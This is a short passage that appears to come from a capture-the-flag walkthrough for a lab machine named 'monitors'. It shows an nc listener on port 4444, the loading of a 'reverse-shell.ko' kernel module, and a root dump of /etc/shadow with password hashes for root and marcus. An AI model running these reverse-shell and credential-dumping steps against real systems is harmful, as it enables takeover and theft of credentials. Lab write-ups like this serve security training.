
`make`

setup nc listener

`nc -lvnp 4444`

install kernel module

`insmod reverse-shell.ko`



/etc/shadow

```
root@monitors:/# cat /etc/shadow
root:$6$vSJnzptH$pCoAuyngEc2pUm3Hos6qTNzopXdvnXACaAZEDAQU4VoBc19qxa9eASxv/EKnkTEOWWGyuPobtS/QA2kAFkrWP0:18577:0:99999:7:::
...[snip]...
marcus:$6$dsSIcUrLGmcAtULV$PRjWSAgxqE.bx0Lw6br14ybS3hslZznUKn4XSSsseFwZFnyivEIlLNqIOy2geHNOl34W2CTyoB8UWpjwHfP8r.:18576:0:99999:7:::
...[snip]...
```